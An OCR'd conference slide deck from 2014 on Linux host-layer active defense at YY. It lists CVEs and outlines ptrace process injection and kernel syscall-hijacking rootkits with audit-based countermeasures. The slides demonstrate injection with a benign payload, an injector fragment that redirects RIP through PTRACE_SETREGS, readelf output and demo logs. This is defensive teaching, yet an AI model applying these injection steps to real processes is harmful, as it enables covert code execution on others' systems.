ArchSummit

全球架构师峰会（深圳）2014

欢聚时代(YY语音)Linux下的主动防御

--欢聚时代(YY语音 ）韩方


2014.7.18

1.背景介绍

2. 介绍两种Linux主机层攻击方式

3. Linux主动防御介绍

欢聚时代运维团队的几个职责




安全

稳定

高效

棱镜计划-斯诺登

安全技术体系



主机层面主要的安全威胁:

- ➢ 注入攻击(进程注入、动态库注入等）
- ➢ 溢出攻击（缓冲区溢出、堆栈溢出等)
- ➢ 弱口令破解
- ➢ 系统调用劫持
- ➢ 网络监听、敏感信息监听
- ➢ 篡改文件、系统配置
- ➢ 恶意破坏

…

…

注：本次分享主要关注主机层主动防御，主动阻断相关安全威胁的发生。

过去一年发生的一些0Day安全漏洞事件

1. 2013年7月19日Struts2远程执行命令安全漏洞(CVE-2013-2251)
2. 2014年4月7日Openssl敏感信息泄露安全漏洞(CVE-2014-0160)
3. 2014年5月31日Tomcat敏感信息泄露安全漏洞（CVE-2014-0096)
4. 2013年4月25日phpmyadmin远程执行代码安全漏洞(CVE-2013-3238)
5. 2014年4月29日ElasticSearch远程执行代码安全漏洞(CVE-2014-3120)
6. 2013年7月19日mongodb远程执行代码安全漏洞(CVE-2013-4142)
7. 2014年4月29日nginx远程执行代码安全漏洞(CVE-2014-0088)

…

…

本次分享的案例介绍

本次分享主要介绍Linux下二个案例以及对应的主动防御方式的原理说明:

案例一：
攻击方式： 用户态注入代码到正在执行的进程中
防御方式：通过ysec_sys_ptrace审核合法进程调用ptrace接口


案例二：
攻击方式： 内核态劫持系统调用，netfilter框架，隐藏进程、文件内容、内核模块、监控网络数据、反弹远程控制接口
防御方式： 通过ysec_sys_execve、ysec_init_module审核系统进程启动、内核模块加载

1.背景介绍

➔ 2. 介绍两种Linux主机层攻击方式

3. Linux下如何主动防御


（一）Linux进程注入木马(用户态)



```
#include <stdio.h>

int main(void)
{
   /*target process which will be inject by another process */
   while(1)
   {
     printf("[YY Security] target process with pid:%d \n",getpid());
     sleep(3);
   }
   return 0;
}
```


理解进程注入几个基础知识：
(1)理解Linux ELF文件的结构
(2)熟悉系统调用过程
(3)熟悉cpu ptrace x86_64/x86寄存器

将Inject_shellcode代码注入到目标Target代码中执行



```
#include <stdio.h>

int main()
{
   int i;
   for (i = 0; i < 5; i++)
   {
     printf("----[inject] ----> [YY Security] inject!\n");
   }
   return 0;
}
```

进程注入原理



Target进程
_strat:4004a0
. . .
RIP
. . .
Ysec_inject进程
ATTACH
Set RIP ->_start
SETREGS/GETREGS
CONT
DETACH
Set RIP->原来地址
Inject_shellcode进程
_start:0x400410
main:0x4004f4
. . .
end

介绍一下Linux系统调用-ptrace


Ptrace接口：它允许一个进程控制另外一个进程的执行.同时修改某个进程的空间(内存或寄存 器)，刚才的“注入正在执行的进程”就是主要借助于这个接口实现的。

重要接口的参数：

- ➢PTRACE_ATTACH
- ➢PTRACE_DETACH
- ➢PTRACE_PEEKDATA
- ➢PTRACE_POKEDATA
- ➢PTRACE_SETREGS
- ➢PTRACE_GETREGS
- ➢PTRACE_CONT




```
long ptrace(enum __ptrace_request request, pid_t pid,
            void *addr, void *data);
```



```
root@ubuntu:/home/howard/project/ysec_inject# cat /proc/kallsyms |grep sys_ptrace
ffffffff81074930 T sys ptrace
```

Linux ELF文件结构

Linux ELF(Executable and Linkable Format)



ELF Header

Program Header Table

Segment 1

Segment 2


……

```
typedef struct
{
  Elf64_Word     p_type;
  Elf64_Word     p_flags;
  Elf64_Off      p_offset;
  Elf64_Addr     p_vaddr;
  Elf64_Addr     p_paddr;
  Elf64_Xword    p_filesz;
  Elf64_Xword    p_memsz;
  Elf64_Xword    p_align;
} Elf64_Phdr;
```

```
typedef struct
{
  unsigned char e_ident[EI_NIDENT];
  Elf64_Half    e_type;
  Elf64_Half    e_machine;
  Elf64_Word    e_version;
  Elf64_Addr    e_entry;
  Elf64_Off     e_phoff;
  Elf64_Off     e_shoff;
  Elf64_Word    e_flags;
  Elf64_Half    e_ehsize;
  Elf64_Half    e_phentsize;
  Elf64_Half    e_phnum;
  Elf64_Half    e_shentsize;
  Elf64_Half    e_shnum;
  Elf64_Half    e_shstrndx;
} Elf64_Ehdr;
```


Linux ELF文件对应的运行_start/main地址

Inject_shellcode ELF entry point address:




```
root@ubuntu:/home/howard/project/ysec_inject/test# readelf -s inject_shellcode |grep -w "_start"
    59: 0000000000400410     0 FUNC    GLOBAL DEFAULT   13 _start
root@ubuntu:/home/howard/project/ysec_inject/test# readelf -s inject_shellcode |grep -w "main"
    61: 00000000004004f4    44 FUNC    GLOBAL DEFAULT   13 main
```

Target ELF entry point address:




```
root@ubuntu:/home/howard/project/ysec_inject/test# readelf -s target |grep -w "_start"
    60: 00000000004004a0     0 FUNC    GLOBAL DEFAULT   13 _start
root@ubuntu:/home/howard/project/ysec_inject/test# readelf -s target |grep -w "main"
    62: 0000000000400584    53 FUNC    GLOBAL DEFAULT   13 main
```

用户态保存的cpu寄存器的数据




```
printf("[YY Security]  Setting entry point to 0x%lx\n", elfmap->ehdr->e_entry);
entry_point = fixupAddr(entry_point);
printf("[YY Security] Setting entry point to main@0x%lx\n", entry_point);
pt_reg.rip = entry_point; //set rip for inject_shellcode entry point
ptrace(PTRACE_SETREGS, globals.pid, NULL, &pt_reg);
```




```
struct user_regs_struct
{
  unsigned long int r15;
  unsigned long int r14;
  unsigned long int r13;
  unsigned long int r12;
  unsigned long int rbp;
  unsigned long int rbx;
  unsigned long int r11;
  unsigned long int r10;
  unsigned long int r9;
  unsigned long int r8;
  unsigned long int rax;
  unsigned long int rcx;
  unsigned long int rdx;
  unsigned long int rsi;
  unsigned long int rdi;
  unsigned long int orig_rax;
  unsigned long int rip;
  unsigned long int cs;
  unsigned long int eflags;
  unsigned long int rsp;
  unsigned long int ss;
  unsigned long int fs_base;
  unsigned long int gs_base;
  unsigned long int ds;
  unsigned long int es;
  unsigned long int fs;
  unsigned long int gs;
};
```

进程注入效果演示



```
root@ubuntu:/home/howard/project/ysec_inject/test# ./target
[YY Security] target process with pid:2874
[YY Security] target process with pid:2874
----[inject] ---->  [YY Security] inject!
----[inject] ---->  [YY Security] inject!
----[inject] ---->  [YY Security] inject!
[YY Security] target process with pid:2874
[YY Security] target process with pid:2874
[YY Security] target process with pid:2874
[YY Security] target process with pid:2874
[YY Security] target process with pid:2874
```

